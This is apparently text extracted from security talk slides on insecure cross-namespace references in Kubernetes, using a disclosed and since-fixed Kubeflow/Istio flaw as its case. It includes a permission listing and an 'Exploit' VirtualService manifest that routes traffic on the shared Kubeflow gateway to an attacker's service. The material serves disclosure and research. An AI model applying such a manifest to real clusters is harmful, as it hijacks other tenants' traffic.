


```
(base) jovyan@attackers-notebook-0:~$ kubectl auth can-i \  
--list  
Resources          [...]  Verbs  
configmaps         [...]  [create delete [...]]  
deployments.apps   [...]  [create delete [...]]  
*.networking.istio.io [...]  [create delete [...]]  
[...]
```


Istio and VirtualServices




Istio and VirtualServices



Back to Cross-Namespace References




Back to our Real-World Scenario




Exploit

```
apiVersion: networking.istio.io/v1beta1
kind: VirtualService
[...]
spec:
  gateways:
    - kubeflow/kf-gateway
  hosts:
    - '*'
  http:
    - match:
        - uri:
            prefix: /assets/favicon.ico
      route:
        - destination:
            host: poc.ernw-de-ext.svc.cluster.local
  [...]

```







Demo Time!



Kubeflow

Coordinated Disclosure


- Issue is fixed in Kubeflow by removing the Istio edit permissions from the Service Account.
- Thanks to the Kubeflow project!
- However, **insecure Cross-Namespace References in CRDs** is a common problem in various other projects.

Excellent research
paper on the topic by
Andong Chen et. al.
<https://arxiv.org/pdf/2507.03387>

Breaking Multi-Tenancy Again

Insecure Cross-Namespace References in Annotations


Cross-Namespace References in Annotations




